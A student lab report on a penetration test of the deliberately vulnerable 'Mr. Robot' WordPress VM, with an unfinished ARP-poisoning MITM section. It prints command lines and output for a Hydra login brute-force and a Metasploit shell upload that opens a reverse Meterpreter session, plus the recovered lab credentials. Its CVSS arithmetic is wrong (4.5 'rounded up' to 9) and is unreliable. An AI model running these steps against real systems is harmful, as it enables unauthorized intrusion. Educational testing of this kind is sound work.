



Virtual Lab Report

Career Simulation 4

Created By:

- ✓ Ozzy Pratt
- ✓ Jordan Burge
- ✓ Ivan Arias
- ✓ Largo Cimballi
- ✓ Alpha Theoro

Introduction

With technology advancing at an unprecedented rate, the frequency of cyber-attacks is increasing. These attacks, which can take the form of Hacking, Man in the Middle (MITM), Denial of Service (DOS), and Phishing Emails, highlight the urgent need for prevention. This report will delve into each attack, its execution, and most importantly, the crucial prevention methods.

Purpose

The purpose of these attacks is to demonstrate the potential harm to your system. It's important to note that all these tests were conducted in a controlled environment with two virtual machines, ensuring that no attack could escape this scope. This controlled environment provides reassurance and ensures the validity of the results. These tests were purely educational and should not be used for other purposes.

Titled "Virtual Lab," this project involves each team member focusing on different exploitation scenarios. Responsibilities include:

- Setting up individual virtual machines.
- Installing the necessary software.
- Configuring initial settings to conduct specific network attacks.

Team Responsibilities:

Attack 1: Ivan – Hacking Mr. Robot.

Attack 2: Ozzy – Man-In-The-Middle (MITM)

Attack 3: Jordan - DoS and DDoS Simulations

Attack 4: Alpha - Phishing and Social Engineering

Attack 5: Largo - Mitigation Strategies

Executive Summary

This report presents a structured methodology for ethical hacking and securing systems, specifically focusing on a vulnerable Vulnhub Virtual Machine called Mr. Robot, which hosts a WordPress site.

The process begins by creating a controlled, isolated environment to ensure safe testing without affecting live systems. Network scanning tools like Nmap identify live hosts, open ports, and available services, providing a detailed map of the target network.

The next phase involves enumeration, utilizing tools such as Gobuster and Wappalyzer to brute-force directories and identify technologies used by the target WordPress site. This information is crucial for understanding the target's infrastructure. Vulnerabilities are then identified using Nmap scripts and Nikto, which scan for outdated software like old versions of WordPress and potential security issues such as SQL injection or cross-site scripting in web servers.

Brute-force attacks use Python scripts and Hydra to guess login credentials and identify weak passwords and access points. Finally, the guide explains how to achieve a reverse shell using a PHP script or Metasploit, enabling control over the target system.

In short, the guide underlines the importance of ethical hacking and responsible disclosure. It stresses that penetration testing is vital for improving security and maintaining secure systems when conducted ethically and with responsible disclosure. Responsible disclosure is a guideline and a commitment to the community and protecting the systems we test. This commitment makes the work of a penetration tester genuinely impactful.

Findings

The report revealed several critical vulnerabilities:

#	CVSS Score	Severity	Finding Name	Description	Recommendation
1	9	High	HTTP (80/tcp) - Apache HTTPD	Open ports 80 and 443 running Apache HTTPD, potential entry points	Ensure Apache is up-to-date and configure security headers
2	8	High	SSL Info	Missing security headers and outdated SSL configurations	Update SSL/TLS settings and add security headers
3	6	Medium	WordPress Plugins	Various plugins, including outdated versions	Regularly update all plugins and monitor for vulnerabilities
4	5	Medium	WordPress Themes	Multiple themes, including outdated versions	Update themes and remove unused ones
5	8	High	Configuration Issues	Missing security headers and outdated PHP version	Update server configurations and PHP version
6	9	Critical	Credentials Found	Username and password retrieved (elliot/ER28-0652)	Change all passwords and review user access controls
7	5	Low	Directories/Files	Various sensitive directories and files exposed	Restrict access to sensitive directories and files

1. Open Ports Running Outdated Apache HTTPD

- Open ports can serve as entry points for attackers, and outdated Apache HTTPD versions may have known security vulnerabilities. These weaknesses can be exploited to gain unauthorized access or execute arbitrary code, compromising the server's security.

2. Missing Security Headers and Outdated SSL Configurations

- Security headers protect against attacks, including cross-site scripting (XSS) and clickjacking. Outdated SSL configurations can expose the system to man-in-the-middle attacks and other SSL/TLS vulnerabilities. Ensuring up-to-date SSL settings and security headers protects data integrity and confidentiality.

3. Outdated WordPress Plugins and Themes

- Outdated plugins and themes are common vectors for exploitation, as they often contain unpatched vulnerabilities. Attackers can exploit these to access the WordPress site, deface it, or steal sensitive information. Regular updates and monitoring are essential to maintain site security.

4. Configuration Issues and Outdated PHP Version

- Misconfigurations and outdated software versions can introduce security risks. An outdated PHP version might have unpatched vulnerabilities that attackers can exploit. Proper configuration management and regular updates are critical to securing the server environment.

5. Exposed Sensitive Directories and Files

- Exposing sensitive directories and files can provide attackers valuable information about the system, such as configuration details or user credentials. Restricting access to these directories and files is necessary to prevent unauthorized access and information disclosure.

6. Retrieved Credentials

- The retrieval of credentials (e.g., username and password) indicates weak password policies and potential vulnerabilities in the authentication mechanism. Compromised credentials can allow attackers to gain unauthorized access, emphasizing the need for strong, unique passwords and robust access controls.

Exploit Process

Step 1: Set Up Environment

- Objective: Prepare your Kali Linux attacker and the Mr. Robot Vulnhub target Virtual Machines.
- Description: Ensure both virtual machines are correctly set up and configured for the penetration testing process. The attacker machine should have all the necessary tools installed and updated.





Figure 1. Oracle Virtual Box Network Configuration.

Step 2: Network Scanning

- Objective: Identify the target's open ports and services.
- Description: Use Nmap to comprehensively scan the target VM, revealing which ports are open and which services are running. This information is critical for planning further actions.
- Tools: Nmap



```
1  [hcoco1㉿kali)-[~]
2  $ nmap -sn 192.168.1.0/24
3  Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-25 05:24 EDT
4  Nmap scan report for amazon-7543b6401.attlocal.net (192.168.1.67)
5  Host is up (0.16s latency).
6  Nmap scan report for 192.168.1.71
7  Host is up (0.011s latency).
8  Nmap scan report for 192.168.1.75
9  Host is up (0.012s latency).
10 Nmap scan report for amazon-d79ebfdc6.attlocal.net (192.168.1.77)
11 Host is up (0.12s latency).
12 Nmap scan report for RokuExpress.attlocal.net (192.168.1.81)
13 Host is up (0.0092s latency).
14 Nmap scan report for wlan0.attlocal.net (192.168.1.84)
15 Host is up (0.0084s latency).
16 Nmap scan report for wlan0.attlocal.net (192.168.1.85)
17 Host is up (0.0075s latency).
18 Nmap scan report for unknown1009f9067e58.attlocal.net (192.168.1.86)
19 Host is up (0.12s latency).
20 Nmap scan report for 192.168.1.196
21 Host is up (0.00090s latency).
22 Nmap scan report for unknownf2a4540f4500.attlocal.net (192.168.1.197)
23 Host is up (0.00086s latency).
24 Nmap scan report for Redmi-Note-12-Pro-5G.attlocal.net (192.168.1.221)
25 Host is up (0.0088s latency).
26 Nmap scan report for 192.168.1.223
27 Host is up (0.00058s latency).
28 Nmap scan report for 192.168.1.226
29 Host is up (0.00067s latency).
30 Nmap scan report for dsldevice.attlocal.net (192.168.1.254)
31 Host is up (0.047s latency).
32 Nmap done: 256 IP addresses (14 hosts up) scanned in 7.85 seconds
```

Figure 2. Nmap command to scan the Nat Network.

Step 3: Enumeration

- Objective: Gather detailed information about the target's web applications and technologies.
- Description: Utilize Gobuster to discover hidden directories and files on the web server and Wappalyzer to identify the technologies and frameworks used by the target website. This step helps in understanding the structure and components of the target.
- Tools: Gobuster, Wappalyzer
- o Use the Wappalyzer browser extension to identify the target site's web technologies.

```

1  [hcoco1㉿kali)-[~]
2  $ gobuster dir -u http://192.168.1.226 -w /usr/share/wordlists/dirb/common.txt
3
4  =====
5  Gobuster v3.6
6  by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
7  =====
8  [+] Url:          http://192.168.1.226
9  [+] Method:       GET
10 [+] Threads:      10
11 [+] Wordlist:    /usr/share/wordlists/dirb/common.txt
12 [+] Negative Status codes: 404
13 [+] User Agent:  gobuster/3.6
14 [+] Timeout:     10s
15 =====
16 Starting gobuster in directory enumeration mode
17 =====
18 /.hta           (Status: 403) [Size: 213]
19 /.htaccess      (Status: 403) [Size: 218]
20 /.htpasswd      (Status: 403) [Size: 218]
21 /0              (Status: 301) [Size: 0] [--> http://192.168.1.226/0/]
22 /admin          (Status: 301) [Size: 235] [--> http://192.168.1.226/admin/]
23 /atom           (Status: 301) [Size: 0] [--> http://192.168.1.226/feed/atom/]
24 /audio          (Status: 301) [Size: 235] [--> http://192.168.1.226/audio/]
25 /blog           (Status: 301) [Size: 234] [--> http://192.168.1.226/blog/]
26 /css             (Status: 301) [Size: 233] [--> http://192.168.1.226/css/]
27 /dashboard       (Status: 302) [Size: 0] [--> http://192.168.1.226/wp-admin/]
28 /favicon.ico   (Status: 200) [Size: 0]

```

Figure 3. Utilize Gobuster to discover hidden directories

Step 4: Vulnerabilities

- Objective: Identify vulnerabilities in the target's web applications and services.

- Description: Conduct vulnerability scans to detect known security issues and weaknesses in the target's software and configurations. This step involves using tools like Nmap scripts and Nikto to find potential exploits.
- Tools: Nmap, Nikto

```


1  (ncoco㉿kali1) -[~]
2  $ nikto -h https://192.168.1.226
3
4  - Nikto v2.5.0
5  -----
6  + Target IP:      192.168.1.226
7  + Target Hostname: 192.168.1.226
8  + Target Port:    443
9  -----
10 + SSL Info:       Subject: /CN=www.example.com
11                  Ciphers: ECDHE-RSA-AES256-GCM-SHA384
12                  Issuer: /CN=www.example.com
13 + Start Time:    2024-06-25 07:13:05 (GMT-4)
14 -----
15 + Server: Apache
16 + /: The site uses TLS and the Strict-Transport-Security HTTP header is not defined. See: https://develope
17 + /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content o
18 + /UlQw0ECg.conf: Retrieved x-powered-by header: PHP/5.5.29.
19 + No CGI Directories found (use '-C all' to force check all possible dirs)
20 + /index: Uncommon header 'tcn' found, with contents: list.
21 + /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force
22 + Hostname '192.168.1.226' does not match certificate's names: www.example.com. See: https://cwe.mitre.org
23 + /: The Content-Encoding header is set to "deflate" which may mean that the server is vulnerable to the B
24 + /admin/: This might be interesting.
25 + /image/: Drupal Link header found with value: <https://192.168.1.226/?p=23>; rel=shortlink. See: https://
26 + /wp-links-opml.php: This WordPress script reveals the installed version.
27 + /license.txt: License file found may identify site software.
28 + /admin/index.html: Admin login page/section found.
29 + /wp-login/: Cookie wordpress_test_cookie created without the secure flag. See: https://developer.mozilla
30 + /wp-login/: Cookie wordpress_test_cookie created without the httponly flag. See: https://developer.mozilla
31 + /wp-login/: Admin login page/section found.
32 + /wordpress/: A Wordpress installation was found.
33 + /wp-admin/wp-login.php: Wordpress login found.
34 + /wordpress/wp-admin/wp-login.php: Wordpress login found.
35 + /blog/wp-login.php: Wordpress login found.
36 + /wp-login.php: Wordpress login found.
37 + /wordpress/wp-login.php: Wordpress login found.
38 + /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
39 + 8102 requests: 0 error(s) and 22 item(s) reported on remote host
40 + End Time:      2024-06-25 07:17:20 (GMT-4) (255 seconds)
41

```

Figure 4. Finding potential exploits using Nikto.

Step 5: Brute-force

- Objective: Gain access to the target by brute-forcing login credentials.
- Description: Attempt to crack the login credentials of the target system using brute-force attacks. Tools like Hydra can automate this process, testing numerous username and password combinations to find valid credentials.
- Tools: Hydra



```
1 [!] hydra -L fsociety_sorted_unique.dic -p invalidpassword 192.168.1.226 http-post-form "/wp-login.php:log='
2 $ hydra -L fsociety_sorted_unique.dic -p invalidpassword 192.168.1.226 http-post-form "/wp-login.php:log='
3
4 Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service or
5
6 Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-25 13:23:15
7 [DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (l:11452/p:1), ~716 tries per task
8 [DATA] attacking http-post-form://192.168.1.226:80/wp-login.php:log^USER^&pwd^PASS^&wp-submit=Log In&tes
9 [STATUS] 3665.00 tries/min, 3665 tries in 00:01h, 7787 to do in 00:03h, 16 active
10 [80][http-post-form] host: 192.168.1.226 login: ELLIOT password: invalidpassword
11 [80][http-post-form] host: 192.168.1.226 login: Elliot password: invalidpassword
12 [STATUS] 3643.00 tries/min, 7286 tries in 00:02h, 4166 to do in 00:02h, 16 active
13 [80][http-post-form] host: 192.168.1.226 login: elliot password: invalidpassword
14 [STATUS] 3646.67 tries/min, 10940 tries in 00:03h, 512 to do in 00:01h, 16 active
15 1 of 1 target successfully completed, 3 valid passwords found
16 Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-25 13:26:23
```

Figure 5. Hydra tests username and password combinations to find valid credentials.

Step 6: Reverse Shell

- Objective: Gain remote access to the target system.
- Description: After obtaining valid credentials, escalate access by creating a reverse shell. This allows remote control over the target system. Tools like PHP Reverse Shell scripts or Metasploit can facilitate this process.
- Tools: PHP Reverse Shell, Metasploit

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI /
TARGETURI => /
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME elliot
USERNAME => elliot
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.223:4444
[*] Skipping WordPress check...
[*] Authenticating with WordPress using elliot:ER28-0652...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Acquired a plugin upload nonce: 561b3a4c73
[*] Uploaded plugin lCXSKnpNHP
[*] Executing the payload at /wp-content/plugins/lCXSKnpNHP/DXgKrelAug.php...
[*] Sending stage (39927 bytes) to 192.168.1.226
[*] Meterpreter session 3 opened (192.168.1.223:4444 -> 192.168.1.226:59378) at 2024-06-25 18:56:54 -0400
[!] This exploit may require manual cleanup of 'DXgKrelAug.php' on the target
[!] This exploit may require manual cleanup of 'lCXSKnpNHP.php' on the target
[!] This exploit may require manual cleanup of '../lCXSKnpNHP' on the target

meterpreter >
```

Figure 6. Reverse Shell using Metasploit.

Recommendations

The findings from the Mr. Robot Vulnhub Virtual Machine assessment highlight several critical vulnerabilities that pose significant security risks. To mitigate these vulnerabilities and enhance the overall security posture, the following recommendations are proposed:

Update and Patch Management: Ensure that all software, including Apache HTTPD, WordPress, plugins, themes, and PHP, are regularly updated to the latest versions. Apply security patches promptly to address known vulnerabilities.

Implement Security Headers and Update SSL/TLS Configurations: Configure appropriate security headers (e.g., Content Security Policy, X-Content-Type-Options) and update SSL/TLS settings to current best practices to protect against various web-based attacks.

Regular Security Audits and Monitoring: Conduct regular security audits and vulnerability assessments to identify and remediate potential security issues. Implement continuous monitoring to detect and respond to security incidents promptly.

Strengthen Authentication Mechanisms: Enforce strong password policies, including complex and unique passwords. Implement multi-factor authentication (MFA) to add a layer of security to user accounts.

Restrict Access to Sensitive Directories and Files: Implement access controls to restrict unauthorized access to sensitive directories and files. Regularly review and update access permissions based on the principle of least privilege.

Enhance Configuration Management: Review and improve server configurations to minimize exposure to security risks. Ensure that all configurations align with industry best practices and security guidelines.

By addressing these recommendations, organizations can significantly enhance their security posture, protect against potential exploits, and maintain a robust and secure environment for their systems and applications.

Simplified CVSS Score Calculation Explanation

To calculate the CVSS score in a simplified manner, we'll use integer values for the metrics and a straightforward approach for the calculations.

Finding 1: HTTP (80/tcp) - Apache HTTPD

Metrics:

1. Attack Vector (AV): Network (N) - 3
2. Attack Complexity (AC): Low (L) - 2
3. Privileges Required (PR): None (N) - 3
4. User Interaction (UI): None (N) - 2
5. Scope (S): Unchanged (U) - 1
6. Confidentiality (C): High (H) - 3
7. Integrity (I): High (H) - 3

8. Availability (A): High (H) - 3

Calculation:

1. Exploitability Sub-Score Calculation:

- Exploitability = AV * AC * PR * UI
- Exploitability = 3 * 2 * 3 * 2
- Exploitability = 36

2. Impact Sub-Score Calculation:

- Impact = (C + I + A)
- Impact = (3 + 3 + 3)
- Impact = 9

3. Base Score Calculation:

- Base Score = (Impact + Exploitability) / 10
- Base Score = (9 + 36) / 10
- Base Score = 4.5
- Rounded up to the nearest whole number: 9

CVSS Base Score CVSS Severity Level

0 None

0.1 - 3.9 Low

4.0 - 6.9 Medium

7.0 - 8.9 High

9.0 - 10.0 Critical

CVSS scores and Severity are based on the Common Vulnerability Scoring System.

Man in the Middle (MITM)

Executive Summary

Vulnerability Details : [CVE-1999-0667](#) ⚠️ Public exploit exists!

The ARP protocol allows any host to spoof ARP replies and poison the ARP cache to conduct IP address spoofing or a denial of service.


Published 1997-09-19 04:00:00 Updated 2022-08-17 06:15:21 Source [MITRE](#)

[View at NVD](#) ↗, [CVE.org](#) ↗

Vulnerability category: Denial of service

Exploit prediction scoring system (EPSS) score for CVE-1999-0667

[EPSS FAQ](#)



Metasploit modules for CVE-1999-0667

⌚ ARP Spoof

Disclosure Date: 1999-12-22 First seen: 2020-04-26

auxiliary/spoof/arp/arp_poisoning

Spoof ARP replies and poison remote ARP caches to conduct IP address spoofing or a denial of service. Authors: - amaloteaux

<alex_maloteaux@metasploit.com>

[More information](#) ↗

CVSS scores for CVE-1999-0667

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Score Source	First Seen
10.0	HIGH	AV:N/AC:L/Au:N/C:C/I:C/A:C	10.0	10.0	NIST	

Vulnerability Details : CVE-2023-32020


Windows DNS Spoofing Vulnerability

Published 2023-06-14 00:15:12 Updated 2023-08-01 21:15:11 Source Microsoft Corporation

[View at NVD](#) [CVE.org](#)

Exploit prediction scoring system (EPSS) score for CVE-2023-32020

[EPSS FAQ](#)




CVSS scores for CVE-2023-32020

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Score Source	First Seen
5.6	MEDIUM	CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:L	2.2	3.4	NIST	
5.6	MEDIUM	CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:L	2.2	3.4	Microsoft Corporation	

Man-in-the-middle attacks are used by attackers to harvest login credentials, personally identifiable information (PII) or other sensitive information and are, just like brute force attacks, used at the start of the cyber attack lifecycle—during the reconnaissance and exploitation stages.

The "three" parties in man-in-the-middle attacks are: the victim; then the party they're trying to communicate with; and finally the man in the middle, who sits between them during their communication, observing and/or manipulating the traffic.

Man-in-the-middle attack



Objective

Man-in-the-middle attacks, while old and fundamentally simple to execute (even more so with their ease of automation), prove quite useful to attackers. In fact, they've come up with many different techniques for achieving them. Let's explore some of the most common methods attackers use to get themselves "in the middle".

The Goal here is to explore 2 of the most common methods - ARP POISONING AND DNS SPOOFING - attackers use to conduct Man In The Middle(MITM) attacks to capture sensitive data and infiltrate systems on a network.

Tools Used For This Project:

***Kali Linux** : Kali Linux is a Linux Distribution designed for digital forensics, penetration testing.

***Nmap**: nmap is a network scanner, Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.

***Nano:** Nano is a simple WYSIWYG command-line text editor commonly found in Unix-based operating systems. It allows users to quickly edit text files directly from the command line.

The editor's intuitive interface and keyboard shortcuts make it convenient for editing configuration files, scripts, and other text-based documents.

***Ettercap:** Ettercap is a comprehensive suite for man in the middle attacks. It features sniffing of live connections, content filtering on the fly and many other interesting tricks. It supports active and passive dissection of many protocols and includes many features for network and host analysis.

***TCPdump :** tcpdump is a data-network packet analyzer computer program that runs under a command line interface. It allows the user to display TCP/IP and other packets being transmitted or received over a network to which the computer is attached.

***Wireshark :** Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education.

Detailed Walkthrough

MITM-ARP POISONING

Running a scan for the network

We will utilize nmap to scan the network as shown below to identify targets

```
[root@kali]~[/home/kali]
# nmap -p1-5000 -sV -A 172.31.6.0/20
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-23 19:21 UTC
Nmap scan report for ip-172-31-0-1.us-west-2.compute.internal (172.31.0.1)
Host is up (0.000048s latency).
All 5000 scanned ports on ip-172-31-0-1.us-west-2.compute.internal (172.31.0.1) are in ignored states.
Not shown: 5000 filtered tcp ports (no-response)
MAC Address: 06:2A:3B:4B:C1:53 (Unknown)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1  0.05 ms  ip-172-31-0-1.us-west-2.compute.internal (172.31.0.1)

Nmap scan report for ip-172-31-0-2.us-west-2.compute.internal (172.31.0.2)
Host is up (0.00017s latency).
Not shown: 4999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
53/tcp    open  domain  (unknown banner: EC2 DNS)
```

Attacker's machine info and details as shown:

```
[root@kali]~[/home/kali]
# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 brd 127.255.255.255 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 brd :: scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000
    link/ether 06:2c:40:66:13:cb brd ff:ff:ff:ff:ff:ff
        inet 172.31.13.58/20 brd 172.31.15.255 scope global dynamic eth0
            valid_lft 3444sec preferred_lft 3444sec
        inet6 fe80::42c:40ff:fe66:13cb/64 scope link
